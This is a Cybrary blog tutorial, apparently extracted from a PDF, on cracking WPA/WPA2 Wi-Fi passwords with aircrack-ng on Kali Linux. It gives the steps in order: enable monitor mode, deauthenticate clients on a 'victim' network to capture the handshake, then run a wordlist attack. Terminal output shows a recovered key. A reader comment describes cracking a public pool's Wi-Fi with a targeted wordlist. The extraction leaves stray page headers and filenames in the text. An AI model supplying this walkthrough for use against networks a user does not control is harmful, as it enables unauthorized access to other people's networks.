

[Cybrary](#)[CATALOG](#) [COMMUNITY](#) [CAREERS](#) [HIRE](#) [BUSINESS](#) [LIVE](#)

CYBRARY

[REGISTER](#)

How To Crack WPA/WPA2 Wi-Fi Passwords Using Aircrack-ng

[Tejareddy](#)

October 17, 2016 | Views: 283697

[Save](#)[Email](#)

Begin Learning Cyber Security for FREE Now!

[FREE REGISTRATION](#) [Already a Member Login Here](#)

In this post I will tell you how to crack wpa/wpa2 wi-fi in kali linux using aircrack-ng. To do this, first you should install kalinux or you can use live kali linux.

To make a kali-linux bootable [click here](#).

To crack Wi-Fi, first, you need a computer with kali linux and a wireless card which supports monitor/injection mode. If your wireless card is not able to do this, you need to get an external wireless card which is capable of monitor/injection mode.

Apart from these tools, you need to have a word-list to crack the password from the captured packets.

First you need to understand how Wi-Fi works. Wi-Fi transmits signal in the form of packets in air so we need to capture all the packets in air so we use airodump to dump all the packets in air .After that we should see that if any one is connected to the victim Wi-Fi. If anyone is not connected the Wi-Fi, cracking is not possible as we need a wpa handshake. We can capture handshake by sending deauthentication packets to client connected to Wi-Fi. Aircrack cracks the password.

Step-1:-

First open terminal. We need to know the name of the wireless adapter connected to the computer because computer has many adapters connected.

command for this is **iwconfig**.

[Cybrary](#)[CATALOG](#) [COMMUNITY](#) [CAREERS](#) [HIRE](#) [BUSINESS](#) [LIVE](#)[LOGIN](#)[REGISTER](#)

```
Mode:Managed Access Point: Not-Associated Tx-Power=15 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
```

```
eth4      no wireless extensions.
```

```
lo       no wireless extensions.
```

```
root@localhost:~# [ ]
```

```
reaver-wps-fork-
t6x-master
```



```
ReVdK3-r1.sh
```

In my case, my wireless adapter is with the name wlan0. In your case, it may be different. If connected to an external wireless card, it may be wlan1 or 2.

Step-2:-

For some wireless cards, it gives error messages to enable monitor mode on wireless cards. For that, you should use **airmon-ng check kill**.

Cybrary

CATALOG COMMUNITY CAREERS HIRE BUSINESS LIVE

```
Mode:Managed Access Point: Not-Associated Tx-Power=15 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
```

```
eth4      no wireless extensions.
```

```
lo       no wireless extensions.
```

```
root@localhost:~# airmon-ng check kill
Killing these processes:
```

```
PID Name
877 wpa_supplicant
```

```
root@localhost:~# 
```

```
#!/bin/sh
```

```
ReVdK3-r1.sh
```

[LOGIN](#)[REGISTER](#)

step-3:-

In this step, you need to enable the monitor mode on the wireless card. The command is as follows:

airmon-ng start wlan0(interface of wireless card).

Now this command will enable the monitor mode on the wifi card. So while using interface in any terminal or command line use wlan0mon.

```
root@localhost: ~
File Edit View Search Terminal Help
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
eth4      no wireless extensions.
lo       no wireless extensions.
root@localhost:~# airmon-ng check kill
Killing these processes:
PID Name
877 wpa_supplicant
root@localhost:~# airmon-ng start wlan0
No interfering processes found
PHY      Interface      Driver      Chipset
phy0      wlan0          ath9k        Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
ReVdK3-r1.sh
root@localhost:~# 
```

Note: You should use the interface which is indicated with red mark
Cybrary

CATALOG **COMMUNITY** **CAREERS** **HIRE** **BUSINESS** **LIVE**

```

CH 7 ][ Elapsed: 6 s ][ 2016-04-02 16:21

BSSID          PWR  Beacons #Data, #/s   CH   MB   ENC   CIPHER AUTH ESSID
54:xx:xx:xx:B1 -68      62      0     0 10 54e  WPA2  CCMP   PSK  see mr brool
9C:D6:43:CC:1D:48 -89      5       0     0 10 54e. WPA2  CCMP   PSK  Dlink

BSSID          STATION          PWR    Rate   Lost   Frames   Probe

```

Now this command captures the packets in the air. This will gather data from the wireless packets in the air.
Note: Do not close this terminal. This will be used to know wpa has been captured or not.

Step-5:-

In this step we will add some parameters to airodump-ng.


command is **airodump-ng -c channel -bssid [bssid of wifi] -w [path to write the data of packets]**
wlan0mon[interface].

-bssid in my case bssid is indicated with red mark.


-c channel is the channel of victim wifi in my case it is 10(see in previous screenshot for channel number)

-w It is used to write the captured data to a specified path in my case it is '**/root/Desktop/hack**'.

Interface in my case is **wlan0mon**.

[Cybrary](#)[CATALOG](#) [COMMUNITY](#) [CAREERS](#) [HIRE](#) [BUSINESS](#) [LIVE](#)[LOGIN](#)[REGISTER](#)

In the above command the path /root/Desktop/hack hack is the name of the file to be saved.



Above command displays this terminal.

Cybrary

[CATALOG](#) [COMMUNITY](#) [CAREERS](#) [HIRE](#) [BUSINESS](#) [LIVE](#)

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
54: [REDACTED] : [REDACTED] :B2	-51	75	41	0 0	10	54e	WPA2	CCMP	PSK	see mr	LOGIN
BSSID	STATION			PWR	Rate	Lost	Frames	Probe			REGISTER
54: [REDACTED] : [REDACTED] :B2	AC: [REDACTED] : [REDACTED] :12	-25	0 - 6	0		0		1			

step-6

In this step we deauthenticate the connected clients to the Wi-Fi.


The command is **aireplay-ng --deauth 10 -a [router bssid] interface**

```
root@localhost:~# aireplay-ng --deauth 10 -a 54:[REDACTED]:[REDACTED]:B2 wlan0mon
16:28:20 Waiting for beacon frame (BSSID: 54:[REDACTED]:[REDACTED]:B2) on channel 10
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:28:20 Sending DeAuth to broadcast -- BSSID: [54:[REDACTED]:[REDACTED]:B2]
16:28:20 Sending DeAuth to broadcast -- BSSID: [54:[REDACTED]:[REDACTED]:B2]
16:28:21 Sending DeAuth to broadcast -- BSSID: [54:[REDACTED]:[REDACTED]:B2]
16:28:21 Sending DeAuth to broadcast -- BSSID: [54:[REDACTED]:[REDACTED]:B2]
16:28:22 Sending DeAuth to broadcast -- BSSID: [54:[REDACTED]:[REDACTED]:B2]
16:28:22 Sending DeAuth to broadcast -- BSSID: [54:[REDACTED]:[REDACTED]:B2]
16:28:22 Sending DeAuth to broadcast -- BSSID: [54:[REDACTED]:[REDACTED]:B2]
16:28:23 Sending DeAuth to broadcast -- BSSID: [54:[REDACTED]:[REDACTED]:B2]
16:28:23 Sending DeAuth to broadcast -- BSSID: [54:[REDACTED]:[REDACTED]:B2]
16:28:24 Sending DeAuth to broadcast -- BSSID: [54:[REDACTED]:[REDACTED]:B2]
root@localhost:~#
```

In the above command it is optional to give the client mac address it is given by **-c <client mac>**
 This will disconnects the client from access point.
 Screen shot of a client connected to access point.

Cybrary

CATALOG COMMUNITY CAREERS HIRE BUSINESS LIVE

[REGISTER](#)

After this the client tries to connect to the Wi-Fi again. At that time, we will capture the packets which sends from client. From this result, we will get wpa handshake.

```
root@localhost: ~
File Edit View Search Terminal Help
CH 9 ][ Elapsed: 8 mins ][ 2016-04-02 16:30 ][ WPA handshake: 54:[REDACTED]:[REDACTED]
BSSID          PWR  Beacons #Data, #/s CH  MB   ENC  CIPHER AUTH ESSID
54:[REDACTED]:[REDACTED]:B2 -52    4035     294   3  10  54e  WPA2 CCMP  PSK  see mr broo!
6C:[REDACTED]:[REDACTED]:00:00:00 -87      15      0  0  9  54e. WPA2 CCMP  PSK  Mysa
9C:[REDACTED]:[REDACTED]:A8 -89    608      0  0  10  54e. WPA2 CCMP  PSK  Dlink


BSSID          STATION          Pwr  Rate   Lost   Frames  Probe
(not associated) BE:[REDACTED]:[REDACTED]:[REDACTED] -95   0 - 1    0       2
54:[REDACTED]:[REDACTED]:B2 6C:[REDACTED]:[REDACTED]:00:00:00 -31   0e- 1e    81     399  see mr broo!
9C:D6:[REDACTED]:[REDACTED]:A8 00:[REDACTED]:[REDACTED]:[REDACTED] -85   0 - 6e   0       34  Dlink
```

step-7:-

Now we should start cracking the Wi-Fi with captured packets command for this is
aircrack-ng -b [bssid of router] -w [path to word list] [path to capture packets]

-w path to word list in my case it is '**/root/Desktop/wordlist.txt**'

If you did not have word list, get one. If you want to generate your custom wordlist, you can visit our other post: How generate word list using crunch.

[Cybrary](#)[CATALOG](#) [COMMUNITY](#) [CAREERS](#) [HIRE](#) [BUSINESS](#) [LIVE](#)[LOGIN](#)[REGISTER](#)

Now press enter aircrack will start cracking the Wi-Fi.

```
root@localhost: ~
File Edit View Search Terminal Help
Aircrack-ng 1.2 rc2
[00:01:43] 160128 keys tested (1631.61 k/s)

KEY FOUND! [ haibroo! ]

Master Key      : 13 A4 A4 7C 63 4B C9 F9 39 F4 AA D1 D9 EC 63 E2
                  13 27 4D 40 15 BA 5F E2 0A 8E B6 9A AD E9 26 69

Transient Key   : 41 51 96 53 5B 0D F5 8E 22 62 C4 66 AA D4 99 D8
                  29 37 75 FC BD F8 87 AE 71 B5 82 8F 42 8F 66 AC
                  07 FA A6 FF FB F3 C2 C8 F8 AE 5F 3D BD 45 C0 1F
                  DF 1F F2 7A D2 A1 B2 3D 28 4E AB ED 71 AF A9 53

EAPOL HMAC     : CB 90 9A AD E2 2B 1A A3 AA BF 81 BD A0 CD BE 53
root@localhost:~#
```

Aircrack cracked Wi-Fi and key found.

Note: To use this method you need to have wordlist compulsory there are many wordlists available in internet you can download them.

This is my previous post on How To Create the Word list Click [Here](#)

Leave a comment below in comment section if you have any related queries.

Share with Friends



Use Cybytes and
Tip the Author!
Join
Share with Friends

20 Comments

[REGISTER](#)

1.

[nishanth97](#)6:06 am on [January 30, 2018](#)

How to create and download wordlist?

[Log in to Reply](#)

o

[nerkxei](#)1:47 am on [March 9, 2018](#)

Hey, Use CUPP. It can generate a wordlist based of your target, for example i went to the swimming pool yesterday, and in the lobby i made a wordlist using cupp. The password was in the list (Uszoda2009) Uszoda means swimming pool in my laungage btw. Cupp is powerful!

[Log in to Reply](#)

2.

[santymaan](#)1:30 am on [July 16, 2017](#)

Great post [here is another post about WPA wifi hacking](#)

[Log in to Reply](#)

3.

[joseph metobo](#)4:21 am on [February 26, 2017](#)

Does this only work with mac 10.10.3?

Cybrary

CATALOG COMMUNITY CAREERS HIRE BUSINESS LIVE



[REGISTER](#)

[Mantis](#)

11:09 pm on [December 24, 2016](#)

Can this be done on the 5ghz band?

[Log in to Reply](#)

Page 2 of 2 [«](#) [1](#) [2](#)

[Comment on This](#)

You must be [logged in](#) to post a comment.

Related Reads

[Hacking WPS via Pixie Dust Attack](#)



April 22, 2016

By: [Joshua H.](#)

61878



[Tutorial: SQL injection inside UPDATE query](#)



September 15, 2016

By: [danielkhaoticen](#)

8824



BURPSUITE
WEB APPLICATION PENETRATION

[Blender Case Study: FinTech Drops The Box](#)

[Cybrary](#)[CATALOG](#) [COMMUNITY](#) [CAREERS](#) [HIRE](#) [BUSINESS](#) [LIVE](#)

NETWORKS

[REGISTER](#)

February 9, 2017

By: [Cato Networks](#)

625

[Binge Read Our Pen Testing Active Directory Series](#)

February 8, 2017

By: [Varonis](#)

420



community where people, companies and training come together to give everyone the ability to open source way that is revolutionizing the cyber security educational experience.

[REGISTER](#)

Student Support

[Get Support](#)

Other Pages

- [About](#)
- [Join Our Team](#)
- [Press](#)
- [Terms of Service](#)
- [Verify Certificate](#)
- [Submit Suggestions](#)
- [Companies](#)

Support Cybrary

[Donate Here](#) to Get This Month's Donor Badge

Cybrary|0P3N

[slwelty](#)[How to Learn Data Science](#)

Views: 694 / September 28, 2019

[kikac99](#)[5 Programming Languages in Demand for 2020](#)

Views: 1698 / September 26, 2019

[jasminen](#)[Meet Your Instructor: Alejandro Guinea](#)

Views: 1663 / September 25, 2019

[eddiesegal](#)

-
-
-

[**REGISTER**](#)

Protected by  Signal Sciences

© 2018 Cybrary.IT - [Privacy Policy](#) - [Terms of Service](#)

[Back to Top](#)

Did You Know?

Cybrary has tons of FREE training resources!

For lifetime access simply [CREATE A FREE ACCOUNT](#).

Already a member? [login here](#).

[No thanks.](#)

We recommend always using caution when following any link

Are you sure you want to continue?

[Continue](#)

[Cancel](#)